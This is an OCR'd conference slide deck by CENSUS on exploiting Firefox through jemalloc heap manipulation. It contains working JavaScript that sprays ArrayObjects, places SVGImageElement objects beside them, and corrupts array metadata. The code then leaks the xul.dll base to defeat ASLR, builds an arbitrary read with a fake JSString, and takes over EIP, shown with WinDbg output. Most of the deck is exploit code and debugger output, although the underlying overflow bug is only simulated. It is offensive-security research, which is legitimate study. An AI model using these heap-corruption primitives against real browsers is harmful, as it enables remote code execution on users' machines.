- So, we spray ArrayObjects as elements of an ArrayObject (container)
  - When the elements of the container are moved to the jemalloc heap they bring with them ArrayObject contents and metadata

ArrayObjects inside ArrayObjects

CENSUS
IT Security Works

- Create a container ArrayObject
  - Initially allocated on the nursery
- As we add elements (ArrayObjects), a minor (nursery) GC happens
  - The container ArrayObject is moved from the nursery to the tenured heap
- If (2 + container.capacity) >= 17 then the container's elements (ArrayObjects themselves) are moved to the jemalloc heap
  - Contents plus some metadata
- The container remains on the tenured heap for the rest of its lifetime


Temporary object
ArrayObject + elements (ArrayObjects)
Free memory
jemalloc
var a = new Array();
a[1] = new Array();
...
a[15] = new Array();
Before minor GC
next free
...
Nursery
Tenured
After minor GC
next free
Nursery
Tenured
elements_ pointer

ArrayObjects inside ArrayObjects

CENSUS
IT Security Works

nursery size (16 MB)

sprayed ArrayObjects size

```
// 16777216 / 256 == 65536
var spray_size = 66000;

var container = new Array();

// spray the 256-sized jemalloc runs with ArrayObjects
for(var i = 0; i < spray_size; i++)
{
    container[i] = new Array();

    for(var j = 0; j < 30; j += 2) // 30 * 8 == 240
    {
        container[i][j]     = 0x45464645;
        container[i][j + 1] = 0x47484847;
    }
}
```

ArrayObjects inside ArrayObjects

CENSUS
IT Security Works

```
0:000> !py c:\\tmp\\pykd_driver jesearch -s 256 -c 45464645
[shadow] searching all current runs of size class 256 for 45464645
[shadow] found 45464645 at 0x141ad110 (run 0x141ad000, region 0x141ad100, region size 0256)
[shadow] found 45464645 at 0x141ad120 (run 0x141ad000, region 0x141ad100, region size 0256)
[shadow] found 45464645 at 0x141ad130 (run 0x141ad000, region 0x141ad100, region size 0256)

141ad100  00000000 0000001e 0000001e 0000001e
141ad110  45464645 ffffff81 47484847 ffffff81
141ad120  45464645 ffffff81 47484847 ffffff81
...
141ad1e0  45464645 ffffff81 47484847 ffffff81
141ad1f0  45464645 ffffff81 47484847 ffffff81
141ad200  00000000 0000001e 0000001e 0000001e
141ad210  45464645 ffffff81 47484847 ffffff81
141ad220  45464645 ffffff81 47484847 ffffff81

0:000> !py c:\\tmp\\pykd_driver jeinfo 141ad200
[shadow] address 0x141ad200
...
[shadow] run 0x141ad000 is the current run of bin 0x00600608
[shadow] address 0x141ad200 belongs to region 0x141ad200 (size class 0256)
```

ArrayObject metadata

ArrayObject data (jsvals)

ArrayObject metadata

ArrayObject data (jsvals)

jemalloc feng shui

- We can move our ArrayObjects off the nursery to the jemalloc heap along with their metadata
- We know that we can poke holes in the jemalloc heap
- We know how to trigger a garbage collection
  - To actually make the holes reclaimable
- We can reclaim these holes (since jemalloc is LIFO)
- Let's assume we have a heap overflow vulnerability in a specific-sized DOM object

```
0:000> !py c:\\tmp\\pykd_driver symbol
[shadow] usage: symbol [-vjdx] <size>
[shadow] options:
[shadow]     -v  only class symbols with vtable
[shadow]     -j  only symbols from SpiderMonkey
[shadow]     -d  only DOM symbols
[shadow]     -x  only non-SpiderMonkey symbols
0:000> !py c:\\tmp\\pykd_driver symbol -dv 256
[shadow] searching for DOM class symbols of size 256 with vtable
...
[shadow] 0x0100 (0256) class    mozilla::dom::SVGImageElement (vtable: yes)
```

jemalloc feng shui


```
log("[*] creating holes on the jemalloc heap");

for(var i = 0; i < spray_size; i += 2)
{
    delete(container[i]);
    container[i] = null;
    container[i] = undefined;
}

var gc_ret = trigger_gc();

log("[*] positioning the SVGImageElement vulnerable objects");

for(var i = 0; i < spray_size; i += 2)
{
    // SVGImageElement is a 0x100-sized object
    container[i] = document.createElementNS("http://www.w3.org/2000/svg", "image");

    // trigger the overflow bug here in all allocations
}

// or, trigger the overflow bug here in a specific allocation, e.g.:
// container[1666].some_vulnerable_method();
```

jemalloc feng shui

CENSUS
IT Security Works

```
0:000> !py c:\\tmp\\pykd_driver jerun 0x13611000
[shadow] searching for run 0x13611000
[shadow] [run 0x13611000] [size 016384] [bin 0x00600608] [region size 0256]
[total regions 0063] [free regions 0000]
[shadow] [region 000] [used] [0x13611100] [0x0]
[shadow] [region 001] [used] [0x13611200] [0x72b1abbc]
[shadow] [region 002] [used] [0x13611300] [0x0]
[shadow] [region 003] [used] [0x13611400] [0x72b1abbc]

0:000> dd 0x13611100 l?80
13611100  00000000 0000001e 0000001e 0000001e
13611110  45464645 ffffff81 47484847 ffffff81
13611120  45464645 ffffff81 47484847 ffffff81
...
136111d0  45464645 ffffff81 47484847 ffffff81
136111e0  45464645 ffffff81 47484847 ffffff81
136111f0  45464645 ffffff81 47484847 ffffff81
13611200  72b1abbc 72b17d38 090da9c0 00000000
13611210  09989c90 00000000 00020008 00000000
13611220  00000000 00000000 13611200 00000000
13611230  00000007 00000000 00090000 00000000
13611240  72b1aa48 00000000 00000000 00000000
13611250  00000000 00000000 72b19740 00000000
```

ArrayObject

SVGImageElement


xul!mozilla::dom::SVGImageElement::`vftable'

Corrupted ArrayObject

CENSUS
IT Security Works

```
log("[*] bug simulation mode off");

var pwned_index = 0;

for(var i = 1; i < spray_size; i += 2)
{
    if(container[i].length > 500)
    {
        var pwnstr = "[*] corrupted array found at index: " + i;
        log(pwnstr);

        pwned_index = i;
        break;
    }
}
```

Corrupted ArrayObject



* only initializedLength and length (capacity not required)

xul.dll base leak


```
// out-of-bounds read: xul base leak

var val_hex = bytes_to_hex(double_to_bytes(container[pwned_index][30]));
var known_xul_addr = 0x11fc7d38; // 36.0.1
var leaked_xul_addr = parseInt(val_hex[1], 16);
var aslr_offset = leaked_xul_addr - known_xul_addr;
var xul_base = 0x10000000 + aslr_offset;

var val_str = "[*] leaked xul.dll base address: 0x" + xul_base.toString(16);
log(val_str);
```

```
0:000> g
[*] bug simulation mode off
[*] corrupted array found at index: 27347
[*] leaked xul.dll base address: 0x6c7c0000
...
0:000> lm m xul
start    end        module name
6c7c0000 6eb4e000   xul      (private pdb symbols) c:\symbols\xul.pdb\47CD...\xul.pdb
```

- Subtraction of known offset from the leaked vtable pointer

Our location in memory

CENSUS
IT Security Works

```
0:000> dd 0x13012300 l?80
13012300  00000000 00000666 00000666 00000666
13012310  45464645 ffffff81 47484847 ffffff81
13012320  45464645 ffffff81 47484847 ffffff81
...
130123c0  45464645 ffffff81 47484847 ffffff81
130123e0  45464645 ffffff81 47484847 ffffff81
130123f0  45464645 ffffff81 47484847 ffffff81
13012400  6e78abbc 6e787d38 45d08280 00000000
13012410  093b50b0 00000000 00020008 00000000
13012420  00000000 00000000 13012400 00000000
13012430  00000007 00000000 00090000 00000000
...
130124e0  58000201 00000000 00000000 58010301
130124f0  06000106 00000001 00000000 5a5a0000

0:000> g
[*] bug simulation mode off
[*] corrupted array found at index: 27347
[*] leaked xul.dll base address: 0x6c7c0000
[*] victim SVGImageElement object is at: 0x13012400
[*] calling a method of the corrupted SVGImageElement object
```

corrupted ArrayObject metadata

index 35 into SVGImageElement

```
// our controlled object's address,
// i.e.: start of the SVGImageElement object (after our corrupted ArrayObject)

val_hex = bytes_to_hex(double_to_bytes(container[pwned_index][35]));

val_str = "[*] victim SVGImageElement object is at: 0x" + val_hex[0];
log(val_str);
```

EIP control

CENSUS
IT Security Works

```
// out-of-bounds write

var obj_addr = parseInt(val_hex[0], 16);
var deref_addr = obj_addr - 0x1e8;
var target_eip = "41424344";

var write_val_bytes = hex_to_bytes(target_eip + deref_addr.toString(16));
var write_val_double = bytes_to_double(write_val_bytes);
container[pwned_index][30] = write_val_double;

log("[*] calling a method of the corrupted SVGImageElement object");

for(var i = 0; i < spray_size; i += 2)
{
    container[i].setAttribute("height", "100");
}
```

setAttribute()
specific

```
0:000> g
[*] bug simulation mode off
[*] corrupted array found at index: 27347
[*] leaked xul.dll base address: 0x6c7c0000
[*] victim SVGImageElement object is at: 0x13012400

[*] calling a method of the corrupted SVGImageElement object
(6c4.740): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=13012218 ebx=00000001 ecx=13012400 edx=00000006 esi=0e108980 edi=13012400
eip=41424344 esp=001ed4b8 ebp=001ed6cc iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
41424344 81ffffff3027    cmp     edi,2730FFFFh
0:000> dd eip
41424344  ffffff81 41452730 ffffff81 41452998
```

Arbitrary leak


- We can use a fake (non-inline) JSString object
  - Pointed to by a fake string-type jsval indexed via our corrupted ArrayObject
- We cannot use our corrupted ArrayObject to write a fake string-type jsval
  - There is no IEEE-754 double that corresponds to a 32-bit representation value > 0xFFF00000
- We can use the reliability and the LIFO operation of jemalloc to create more complex heap arrangements
  - That help us solve this problem
  - We will add typed arrays to utilize their fully controlled content

Arbitrary leak heap arrangement

CENSUS
IT Security Works

```
log("[*] creating holes on the jemalloc heap");

// for every allocation free two allocations
for(var i = 0; i < spray_size; i += 3)
{
    delete(container[i]);
    container[i] = null;
    container[i] = undefined;

    delete(container[i + 1]);
    container[i + 1] = null;
    container[i + 1] = undefined;
}

var gc_ret = trigger_gc();

log("[*] positioning the SVGImageElement vulnerable objects");

for(var i = 0; i < spray_size; i += 3)
{
    container[i] = document.createElementNS("http://www.w3.org/2000/svg", "image");

    container[i + 1] = new Uint32Array(64); // 64 * 4 == 256

    for(var j = 0; j < 64; j++)
    {
        container[i + 1][j] = 0x51575751;
    }
}
```


Arbitrary leak heap arrangement



Fake JSString

CENSUS
IT Security Works

```
// transform our relative leak to an arbitrary leak

var obj_addr = parseInt(val_hex[0], 16);
var fake_jsstring_addr = obj_addr + 0x110;

// create a fake string-type jsval at the start
// of each sprayed Uint32Array object

for(var i = 0; i < spray_size; i += 3)
{
    container[i + 1][0] = fake_jsstring_addr;
    container[i + 1][1] = 0xffffff85;
}

// create a fake jsstring at [64] and [65]
var read_len = "00000002";
write_val_bytes = hex_to_bytes(read_len + "00000049");
write_val_double = bytes_to_double(write_val_bytes);
container[pwned_index][64] = write_val_double;

var read_addr = xul_base.toString(16);
write_val_bytes = hex_to_bytes("00000000" + read_addr);
write_val_double = bytes_to_double(write_val_bytes);
container[pwned_index][65] = write_val_double;
```



Arbitrary leak

Fake JSString re-use

CENSUS
IT Security Works

```
// let's read from our fake jsstring
// it is at [62]
var leaked = "[*] leaked: " + container[pwned_index][62];
log(leaked);

// now we can re-use the fake string-type jsval
// to leak from another location
read_addr = "cafebabe"; // crash to demonstrate
write_val_bytes = hex_to_bytes("00000000" + read_addr);
write_val_double = bytes_to_double(write_val_bytes);
container[pwned_index][65] = write_val_double;

leaked = "[*] leaked: " + container[pwned_index][62];
log(leaked);
```

```
0:000> dd 0x1311db00 l?90
1311db00  00000000 00000666 00000666 00000666
1311db10  45464645 ffffff81 47484847 ffffff81
1311db20  45464645 ffffff81 47484847 ffffff81
...
1311dbf0  45464645 ffffff81 47484847 ffffff81
1311dc00  71ccabbc 71cc7d38 11880b20 00000000
1311dc10  0ea53290 00000000 00020008 00000000
1311dc20  00000000 00000000 1311dc00 00000000
1311dc30  00000007 00000000 00090000 00000000
...
1311dd00  1311dd10 ffffff85 51575751 51575751
1311dd10  00000049 00000002 cafebabe 00000000
1311dd20  51575751 51575751 51575751 51575751
1311dd30  51575751 51575751 51575751 51575751
```

```
0:000> g
(568.f04): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=111144f4 ecx=cafebac0 edx=00000002 esi=00000002 edi=cafebabe
eip=6fe8d370 esp=003ed518 ebp=003ed564 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
xul!js::ConcatStrings<0>+0x150:
6fe8d370 8a0c38          mov     cl,byte ptr [eax+edi]      ds:002b:cafebabe=??
```

new arbitrary address to leak from

Additional exploitation notes

CENSUS
IT Security Works

- We have a re-usable arbitrary leak primitive + we know the base of xul.dll
  - We can dynamically search for ROP gadgets and construct our ROP chain at exploit runtime (in JavaScript)

- Use-after-free bugs
  - Reclaim the jemalloc region left by the freed object with a typed array (Uint32Array)
  - Use the fake object's methods to overwrite the metadata of a neighboring sprayed ArrayObject
  - Apply previous methodology

Spray reliability

CENSUS
IT Security Works

- While working on heap spray reliability for an exploit, found that WinDBG skews results
  - Even with -hd (debug heap disabled)
- Patched xul.dll to add an 'int 3' instruction at the start of Math.atan2()
- Sysinternals' procdump to launch Firefox with a jemalloc heap spray; calls Math.atan2() after the spray
- Python driver script to automate:
  - Running a number of iterations
  - Collecting crash dumps
  - Analyzing them with cdb/pykd/shadow

Spray reliability

- Spraying with ArrayObjects of 30 elements / 240 bytes
  - Targeting the 256-sized jemalloc run
- Quite small spray of just ~17 MB
  - That's 66,000 ArrayObjects
  - Doesn't even qualify as a spray ;)
- Windows 7 x86-64 (known VirtualAlloc() issues)
  - But remember that latest Firefox for Windows is x86
- With ~90% probability we get a 256-sized jemalloc run at 0x10b01000 (first ArrayObject at 0x10b01100, etc)
  - Nursery at 0x09b00000
- VirtualAlloc() for both the nursery and jemalloc chunks

References

- https://dxr.mozilla.org/mozilla-central/source/
- https://bugzilla.mozilla.org/
- Pseudomonarchia jemallocum, argp, huku, Phrack 2012
- Owning Firefox's heap, argp, huku, Black Hat USA 2012
- A tale of two Firefox bugs, Fionnbharr Davies, Ruxcon 2012
- VUPEN Pwn2Own Firefox CVE-2014-1512, www.vupen.com, 2014
- The garbage collection handbook, Richard Jones, 2011
- http://blogs.adobe.com/security/2012/06/inside-flash-player-protected-mode-for-firefox.html
- Project heapbleed, argp, ZeroNights 2014

Questions

CENSUS
IT Security Works